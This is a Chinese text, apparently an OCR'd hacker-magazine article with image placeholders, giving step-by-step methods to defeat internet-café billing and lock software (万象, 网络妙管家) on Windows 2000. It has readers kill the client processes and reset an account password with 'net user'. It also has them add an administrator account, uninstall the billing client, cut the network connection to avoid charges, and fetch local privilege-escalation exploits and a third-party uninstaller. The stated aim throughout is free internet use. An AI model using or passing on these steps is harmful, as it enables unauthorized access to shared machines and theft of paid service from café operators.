


图1

首先在图1状态下调出任务管理器（这是最关键的地方），如图2，并且要按住"Ctrl"键不放，可能还要多试几次，因为一松动任务管理器就会消失，点击"更改密码"看到当前用户是"abc"，我们先终止掉进程中的"client.exe"，如图3，这是万象的进程，然后点击"新任务"，输入："CMD"，进入命令提示符，使用**net user abc**来查看当前用户权限，太好了，管理员权限，现在更改此用户密码，输入**net user abc 123**，不管其密码是什么，都将把它改为"123"，然后关掉CMD，点注销，再用用户名"abc"，密码"123"登录试试，怎么样。这回没有加载万象，可爱的桌面又出现了。可能我们在使用这种方法时因种种意外而无法成功，最大的问题是当前用户权限太低了，或者在调任务管理器时不太稳定，没关系，我们切换到新任务下点击"浏览"找到IExplorer.exe（这时我们可以对其进行操作，不过有些别扭），上网down个Ms04-019或Ms04-020本地权限溢出程序来提升权限，这在黑档第8期已有详细说明，在此不重复了。




图2




图3

如果你嫌上面的方法并不高明且太麻烦，没关系，我们再换一种吧！这可是百分百的能行！还是在图1状态下调出任务栏管理器，点击进程，找到client.exe，这是万象客户端运行时的进程。将其终止掉




图 4





图 5

（图 3），桌面还是没出现，别急，慢慢来，接着终止进程 Explorer.exe，这是加载桌面的关键程序，所以万象也是启动时与其捆绑进行锁定图 1 所示的桌面，然后点击新任务→Explorer.exe，点确定，如图4，桌面终于又回来了，如图5，不过这时任务管理器仍然在桌面上且鼠标还可能被锁定，我们需要再调一次任务管理器，点“取消”即可。

怎么样，这两种方法简单吗？是不是根本不需要任何软件就能达到目的呢？还不赶快试试？当然以上两种方法的前提是调出任务器并对其进行操作！在 Win2K 版本下对几乎所有版本的万象网管软件实验成功，不过可惜无法在 WinXP 上调出任务管理器。




网络妙管家之免费上网

张明强


一、轻松卸载客户端

1．准备一个钱少的上机卡，一般卡上是小于 0．5 元，正常登录。

2．创建一个系统帐号，可以使用 NET 命令，**net user 123 123 /add** 和 **net localgroup administrators 123 /add**，这样就建立了一个具有 administrators 权限的帐号，如图 1。




点击桌面右下角网络妙管家的图标，选择“系统设置”，会出现网络妙管家的登录窗口，我们没有密码是无法登录的，如图2、图3。






3．注销我们的机子（如果“开始”菜单中没有“注销”选项，可以按 ctrl + shift + esc 或 ctrl + alt + delete 调出任务管理器，在用户标签中点“注销”），会发现系统跳过了会员登录界面而直接出现了系统登录界面，好了，用我们刚添加的帐号登录进去，好戏开始了！

4．再次点击“系统设置”，这次不用输密码直接点进入，哈哈，竟然成了空密码了！进去后点“自定义设置”，如图4，在系统设置项里就可以看到有个“卸载”的按钮，如图5，哈哈，你可别说你不会点啊！点了就可以免费上网






二、断开连接玩免费

1．同样，还是先准备一个钱少的上机卡，一般是小于0.5元的，正常登录。

2．右击“网上邻居”→“属性”→双击“本地连接”→点“禁用”，如图6、图7。





3．好了，现在先玩一会儿单机游戏，估计卡上的钱没了的时候再到“属性”里双击“本地连接”就可以继续上网了。只要不重启电脑，就可以一直玩。可千万别高兴的晕了啊……身体重要哟！

这里还有第三种更简便的方法，那就是去我的网络硬盘 zmqkit.ys168.com 上的“极品东东”里下载“网络妙管家客户端卸载程序”，下载后双击运行就可以了。

（文章中涉及到的工具网络妙管家客户端卸载程序已收录于光盘中）


网吧硬盘解锁又一招

ack

